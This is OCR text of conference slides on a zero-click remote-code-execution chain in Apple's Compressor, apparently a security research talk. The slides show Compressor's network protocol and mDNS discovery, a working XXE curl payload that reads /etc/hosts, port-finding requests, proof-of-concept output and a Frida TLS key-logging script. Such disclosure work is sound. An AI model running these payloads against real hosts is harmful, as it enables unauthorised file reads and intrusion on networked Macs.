Queen B:
0-click RCE for 🍎 Compressor

OBTS v8, Ibiza



Zhi
@CodeColorist
*OS Security Research
Pwn2Own 2017 macOS
TianfuCup 2019 macOS, 2020 iPhone Full Chain RCE
Pwnie 2024 Most Underhyped Research
Wannabe Filmmaker
RIP my cams

I misread swamp as swarm the whole time
until I started working on the slides

Intro

Avid Media Composer in the making of Serverance
(image source: Apple Newsroom)


MrBeast with Adobe Premiere Pro



Parasites was edited by FCP 7 released from 2009


Many films colorgraded by DaVinci Resolve
(image source: Blackmagic Design)

2025 Oscar® Nominated Films Powered by Blackmagic Design




FLOW is made in Blender

Attack Surfaces



Compressor



Optimize video size for delivery

Flawlessly integrated with FCP workflow

Supports remote job, not enabled by default

Initial Analysis

Suspicious Ports

```
➜  ~ nettop -m tcp -J interface,state -t undefined

JobControllerSe.67906
   tcp6 *.58464←→*.*                      Listen
   tcp6 *.58463←→*.*                      Listen
   tcp6 *.2189←→*.*                       Listen
   tcp6 *.58462←→*.*                      Listen
   tcp6 *.58461←→*.*                      Listen
   tcp6 *.58460←→*.*                      Listen
TranscoderServi.67907
   tcp6 *.58465←→*.*                      Listen
```

Handler Logic

```
* thread #8, queue = 'com.apple.network.connections', stop reason = breakpoint 1.11
  * frame #0: 0x000000019432d464 libsystem_kernel.dylib`__accept
    frame #1: 0x000000019c96fe5c Network`__33-[nw_listener_inbox_socket start]_block_invoke + 224
    frame #2: 0x00000001941c885c libdispatch.dylib`_dispatch_client_callout + 16
    frame #3: 0x00000001941b35e0 libdispatch.dylib`_dispatch_continuation_pop + 596
    frame #4: 0x00000001941c6620 libdispatch.dylib`_dispatch_source_latch_and_call + 396
  thread #9, queue = 'CHTTPNWListener'
    frame #0: 0x0000000194326934 libsystem_kernel.dylib`kevent_id + 8
    frame #1: 0x00000001941d19a0 libdispatch.dylib`_dispatch_kq_poll + 228
    frame #2: 0x00000001941d0e98 libdispatch.dylib`_dispatch_event_loop_poke + 336
    frame #3: 0x00000001031ba2e0 DistributedObjects`-[CHTTPNWListener doAccept:] + 164
    frame #4: 0x00000001031b9f10 DistributedObjects`__48-[CHTTPNWListener
acceptOnInterface:port:error:]_block_invoke.19 + 76
    frame #5: 0x000000019c6bdb70 Network`nw_utilities_execute_block_as_persona_from_parameters + 148
```

Trick: put a debug breakpoint on accept,
then connect to this port and check backtrace

Usually network apps use multithreading or asynchronous programming, so check all dispatch queues!

URL Router

`-[CDOHTTPServerDelegate responseForHTTPRequest:]`

```
struct objc_object* slug = [[[request url] path]
    stringByTrimmingCharactersInSet:[NSCharacterSet characterSetWithCharactersInString:@"/"]];
struct objc_object* ns_and_method = [slug componentsSeparatedByString:@"/"];
if ([ns_and_method count] < 2) goto invalid;

struct objc_object* namespace = [ns_and_method objectAtIndex:0];
struct objc_object* method = [ns_and_method substringFromIndex:[namespace length] + 1];
if (!method) goto invalid;
id selname = [[[[self HTTPRequestHandlersForServer:namespace] objectForKey:
     [request method]] objectForKey:method] retain] autorelease];
SEL sel = _NSSelectorFromString(selname);
if (!(_objc_opt_respondsToSelector(self, sel))) goto invalid;

struct objc_object* result = [self performSelector:sel withObject:request];
```

/namespace/method

handler method

invoke

```
➜  ~ frida JobControllerService
[Local::JobControllerService]→
 console.log(ObjC.chooseSync(ObjC.classes.CDOHTTPServerDelegate)
   .map(s ⇒ s.$ivars._HTTPRequestHandlers))
```

```
{
  CDOServer =     {
      GET =         {
          captured = "captured:";
          info = "info:";
          kind = "kind:";
          name = "name:";
          sessionID = "sessionID:";
          status = "status:";
      };
      ...
 }
```

```
{
  CXMLDOServer =     {
      POST =         {
          doQuery = "doQuery:";
      };
  };
```

```
➜  ~ curl -v https://localhost:2189/CDOServer/kind -k
* IPv4: 127.0.0.1
* SSL connection using TLSv1.3 / AEAD-CHACHA20-POLY1305-SHA256 / [blank] / UNDEF
* Server certificate:
*  subject: C=US; ST=CA; L=Cupertino; O=Apple Inc.; OU=Compressor; CN=cc.local
*  start date: Dec  4 10:27:25 2024 GMT
*  expire date: Dec  2 10:27:25 2034 GMT
*  issuer: C=US; ST=CA; L=Cupertino; O=Apple Inc.; OU=Compressor; CN=cc.local
*  SSL certificate verify result: self signed certificate (18), continuing anyway.
* using HTTP/1.x
> GET /CDOServer/kind HTTP/1.1
> Host: localhost:2189
> User-Agent: curl/8.7.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Mon, 09 Jun 2025 10:20:26 GMT
< Accept-Ranges: bytes
< Content-Length: 37
<
* Connection #0 to host localhost left intact
result:service:com.apple.qmaster.host%
```

URL Router

`GET /CDOServer/name`

```
{
  CDOServer =     {
      GET =         {
          name = "name:";
      };
  }
}
```

```
-[CDOHTTPServerDelegate name:]
    -[CDOService name:]
        swamp::CDOServer::name() const
```

URL Router

```
POST /CXMLDOServer/doQuery
```

```
{
  CXMLDOServer =      {
      POST =          {
          doQuery = "doQuery:";
      };
  };
}
```

```
-[CDOHTTPServerDelegate doQuery:]
  -[CXMLDOService doQuery:]
      swamp::CXMLDOServer::doQuery(swamp::IXMLDOQueryRef const&)
```

Services

- JobControllerService.xpc/.../JobControllerService
  - `requestprocessor:com.apple.qmaster.contentcontroller`
  - `contentcontroller:com.apple.qmaster.contentagent`
  - `jobcontroller:com.apple.qmaster.cluster.user`
  - `jobcontroller:com.apple.qmaster.cluster.admin`
  - `(statuslistener)`
- TranscoderService.xpc/.../TranscoderService
  - `servicecontroller:com.apple.stomp.transcoder`

Protocol

- Distributed job framework named swamp
- Similar to XML-RPC
- Request body
  - GET: (empty)
  - POST: in XML, schema defined by handler
- Response
  - `result:[plain string or XML]`
  - `exception:[error code],[description string]`
- Vulnerable by design
  - Remote clients can submit jobs even cluster is not enabled
  - Mixed IPC and RPC over https

doQuery Handlers

- Main RPC endpoint
- Each server’s handler varies
  - Distinguished by kind and name
- Dispatch table
  - Method and handler
  - Statically initialized as a global structure

doQuery Handlers

```
POST /CXMLDOServer/doQuery
```

```
<do-query>
  <method>getHostModelName</method>
  <arg>
      <args>{{...}}</args>
  </arg>
</do-query>
```

```
(static initializer)::CDOHostServer.mm()

swamp::CDOHostServer::_methodTable[][] = {
  { "getHostName", swamp::CDOHostServer::do_getHostName },
  { "getHostModelName", swamp::CDOHostServer::do_getHostModelName },
  { "getHostID", swamp::CDOHostServer::do_getHostID },
  { "getHostAdVersion", swamp::CDOHostServer::do_getHostAdVersion },
  { "portForServer", swamp::CDOHostServer::do_portForServer },
  { "releaseServer", swamp::CDOHostServer::do_releaseServer },
  { "notify", swamp::CDOHostServer::do_notify },
  { "getMacOSVersion", swamp::CDOHostServer::do_getMacOSVersion },
  { "getAppVersion", swamp::CDOHostServer::do_getAppVersion },
  { "getSharingEnabled", swamp::CDOHostServer::do_getSharingEnabled }
}
```

```
swamp::CDOHostServerClient::portForServer(aecore::CStringRef const&,aecore::CStringRef const&)
swamp::CXMLDOClient::doQuery(aecore::CStringRef const&,aecore::CStringRef const&)
```

Client

/Applications/Compressor.app/Contents/PlugIns/Compressor/CompressorKit.bundle/Contents/Frameworks/Qmaster.framework/Versions/A/Frameworks/DistributedObjects.framework/DistributedObjects

Server

```
swamp::CXMLDOServer::doQuery(swamp::IXMLDOQueryRef const&)
swamp::CDOHostServer::do_portForServer(aecore::CStringRef const&)
swamp::CDOHostServer::portForServer(aecore::CStringRef const&,aecore::CStringRef const&)
```

XXE Injection 😂

```
➜  ~ curl -k -X POST -d \
   '<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE remote-data [<!ENTITY xxe SYSTEM "file:///etc/hosts" >]>
<do-query><method>&xxe;</method><arg></arg></do-query>' \
   https://localhost:2189/CXMLDOServer/doQuery
exception:16777216,0,method ##
# Host Database
#
# localhost is used to configure the loopback interface
# when the system is booting.  Do not change thi... not found in service
service:com.apple.qmaster.host with id 1934FA80-EAC0-4F4C-9CAF-3212EDC30672%
```

Method name

File content truncated to 128 chars

```
swamp::CXMLDOServer::safeQueryMethodName(swamp::IXMLDOQueryRef const&) const
```

Target Discovery

Service Discovery

```
➜  ~ dns-sd -B _qmp._tcp.
Browsing for _qmp._tcp.
DATE: ---Mon 29 Sep 2025---
16:12:36.574  ...STARTING...
Timestamp     A/R    Flags  if Domain               Service Type         Instance Name
16:12:36.576  Add        3   1 local.              _qmp._tcp.           HostServer-F9A7DA55-2B03-4FD6-B59A-F0C487607FC6
16:12:36.576  Add        2  17 local.              _qmp._tcp.           HostServer-F9A7DA55-2B03-4FD6-B59A-F0C487607FC6

➜  ~ dns-sd -L "HostServer-F9A7DA55-2B03-4FD6-B59A-F0C487607FC6" _qmp._tcp. local.
Lookup HostServer-F9A7DA55-2B03-4FD6-B59A-F0C487607FC6._qmp._tcp..local.
DATE: ---Mon 29 Sep 2025---
16:14:45.608  ...STARTING...
16:14:45.609  HostServer-F9A7DA55-2B03-4FD6-B59A-F0C487607FC6._qmp._tcp.local. can be reached at giorgio.local.:2189
(interface 1) Flags: 1
 \<ad\ ver=\"2.2\"\ id=\"F9A7DA55-2B03-4FD6-B59A-F0C487607FC6\"\ name=\"HostServer\"\
kind=\"service:com.apple.qmaster.host\"\ desc=\"\"\ host=\"giorgio\"\ hostID=\"D6B46808-720C-5C35-AD1F-6B677B4CF62A\"\
hostModel=\"MacBookPro18,4\"\ hostPerfScore=\"-10\"\ session=\"0844CD8A-E52A-40B3 -9ABF-1B2619712C66\"\ status=\"0\"\
suid=\"-1\"\ unmg=\"0\"\
scope=\"3\"\>%3ChostServiceInfo%20macOSVersion=%2215.7.0%22%20appVersion=%224.10%22%20adVersion=%22_qmp5._tcp.%22%20shari
ngEnabled=%22false%22/%3E\</ad\>
```

Service Discovery

- HostServer
  - Instead of scan the whole network on TCP:2189, Compressor kindly provides mDNS
  - The query response is XML in multiple TXT records, which is not a standard format
  - Leaks some client fingerprints for anyone in LAN
- The rest of the ports?

```
HostServer-7551ECAF-C4C6-436A-8715-2610FD6B3A47._qmp._tcp.local: type TXT, class IN, cache flush
    Name: HostServer-7551ECAF-C4C6-436A-8715-2610FD6B3A47._qmp._tcp.local
    Type: TXT (16) (Text strings)
    .000 0000 0000 0001 = Class: IN (0x0001)
    1... .... .... .... = Cache flush: True
    Time to live: 4500 (1 hour, 15 minutes)
    Data length: 449
    TXT Length: 255
    TXT […]: <ad ver="2.2" id="7551ECAF-C4C6-436A-8715-2610FD6B3A47" name="HostServer" kind="service:com.apple.qmaster.host"
desc="" host="giorgio" hostID="E53E8D51-DEA0-50E1-8879-B629362E4030" hostModel="Mac14,2" hostPerfScore="-8" session
    TXT Length: 191
    TXT: 1A4FC8697B3" status="0" suid="-1" unmg="0"
scope="3">%3ChostServiceInfo%20macOSVersion=%2215.7.0%22%20appVersion=%224.10%22%20adVersion=%22_qmp5._tcp.%22%20sharingEnabled=%2
2false%22/%3E</ad>
    TXT Length: 0
    TXT:
```

Port Scan


HostServer
2189
49152
58460-58465
65535
random but usually continuous
new server


Port Scan

```
<do-query>
 <method>portForServer</method>
 <arg>
   <args>
     <serverType>remoteAdServer</serverType>
     <arg><![CDATA[<remoteAdServer
adListener="tcp://127.0.0.1:2189"
updateIntervalInSeconds="1.0"></remoteAdServer>]]
></arg>
   </args>
 </arg>
</do-query>
```

```
<do-result>
 <method>portForServer</method>
 <result>

<results><portNumber>59102</portNumber></results>
 </result>
</do-result>
```

Port Scan


HostServer
2189
49152
58460-58465
65535
scan backwards
59102

Port Scan

```
➜  pyqueenb uv run poc.py
Discovering _qmp._tcp.local. services...
Attacking HostServer-F9A7DA55-2B03-4FD6-B59A-F0C487607FC6._qmp._tcp.local....
XMLServer servicecontroller:com.apple.stomp.transcoder at port 58465
XMLServer requestprocessor:com.apple.qmaster.contentcontroller at port 58464
XMLServer contentcontroller:com.apple.qmaster.contentagent at port 58463
XMLServer  at port 58462
XMLServer jobcontroller:com.apple.qmaster.cluster.user at port 58461
XMLServer jobcontroller:com.apple.qmaster.cluster.admin at port 58460
done
```

Traffics

SSL Key Log


- Hook `libboringssl.dylib!SSL_CTX_set_keylog_callback`
- Supply a custom logger callback
- Load the keys to Wireshark
- Sample output:

```
CLIENT_HANDSHAKE_TRAFFIC_SECRET b8ea817731e059c894b1102d4b9990b522c2e9490090828bb3e4e29ed6f3ce64
dfa8be03070ae10d3e95cf185f82843e92ad7d9903009edeaff4359a19781860
SERVER_HANDSHAKE_TRAFFIC_SECRET b8ea817731e059c894b1102d4b9990b522c2e9490090828bb3e4e29ed6f3ce64
80522a90d9895323ed964a3b53d7bdf53fc6b1333f4bcb27e73503ed7cb53824
CLIENT_TRAFFIC_SECRET_0 b8ea817731e059c894b1102d4b9990b522c2e9490090828bb3e4e29ed6f3ce64
3f8d91db72375352cf7b7ee2cf2a2e14caf19b638c8aa1b05bf07371fb46182b
SERVER_TRAFFIC_SECRET_0 b8ea817731e059c894b1102d4b9990b522c2e9490090828bb3e4e29ed6f3ce64
acf14f8ca1eb103a6b1c248b0a93a31d36ec846028d77e27f4599bbd0b05057b
EXPORTER_SECRET b8ea817731e059c894b1102d4b9990b522c2e9490090828bb3e4e29ed6f3ce64
c12bed31dccfa7dd98f5acf3cbb2af2e9695475b52865ef02820432b531d14ad
```

SSL Key Logger

```
➜  Compressor frida -f /Applications/Compressor.app/…/Compressor -l log.js -o /tmp/keylog
```

```
const boringssl = Module.load("/usr/lib/libboringssl.dylib");
const unsignedSetter = boringssl.findSymbolByName("SSL_CTX_set_keylog_callback");
const SSL_CTX_new = boringssl.findExportByName("SSL_CTX_new");
const SSL_CTX_set_keylog_callback = new NativeFunction(unsignedSetter.sign("ia"), "void", ["pointer",
"pointer"]);
function keyLogger(_, line) { console.log(line.readCString()); }
const logCallback = new NativeCallback(keyLogger, "void", ["pointer", "pointer"]);
Interceptor.attach(SSL_CTX_new, {
 onLeave(retval) {
   const ctx = retval;
   if (ctx.isNull()) return;
   SSL_CTX_set_keylog_callback(ctx, logCallback);
 }
});
```


1.pcap
http
No. Time Source Destination Protocol Length Info
74 16.3216… 127.0.0.1 127.0.0.1 HTTP 293 POST /CDOServer/authenticate HTTP/1.1
78 16.3233… 127.0.0.1 127.0.0.1 HTTP 85 HTTP/1.1 200 OK
80 16.3242… 127.0.0.1 127.0.0.1 HTTP 442 POST /CXMLDOServer/doQuery HTTP/1.1
84 16.3304… 127.0.0.1 127.0.0.1 HTTP 1127 HTTP/1.1 200 OK
86 16.3356… 127.0.0.1 127.0.0.1 HTTP 5968 POST /CXMLDOServer/doQuery HTTP/1.1
90 16.3721… 127.0.0.1 127.0.0.1 HTTP 200 HTTP/1.1 200 OK
120 18.0336… 127.0.0.1 127.0.0.1 HTTP 293 POST /CDOServer/authenticate HTTP/1.1
126 18.0382… 127.0.0.1 127.0.0.1 HTTP 85 HTTP/1.1 200 OK
128 18.0386… 127.0.0.1 127.0.0.1 HTTP 512 POST /CXMLDOServer/doQuery HTTP/1.1
132 18.0405… 127.0.0.1 127.0.0.1 HTTP 1240 HTTP/1.1 200 OK
Frame 86: 5968 bytes on wire (47744 bits), 5968 bytes captured (47744 bits)
Null/Loopback
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
Transmission Control Protocol, Src Port: 59422, Dst Port: 51813, Seq: 1205, Ack:
Transport Layer Security
Hypertext Transfer Protocol
POST /CXMLDOServer/doQuery HTTP/1.1\r\n
Host: localhost:0\r\n
Connection: keep-alive\r\n
Accept: */*\r\n
Accept-Language: en-US,en;q=0.9\r\n
Accept-Encoding: *\r\n
User-Agent: Compressor\r\n
Content-Length: 5696\r\n
[Content length: 5696]
\r\n
[Response in frame: 90]
[Full request URI: https://localhost:0/CXMLDOServer/doQuery]
File Data: 5696 bytes
Data (5696 bytes)
Data […]: 3c3f786d6c2076657273696f6e3d22312e302220656e636f64696e673d22555446
[Length: 5696]
00c0 0d 0a 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d ··<?xml version=
00d0 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 "1.0" en coding="
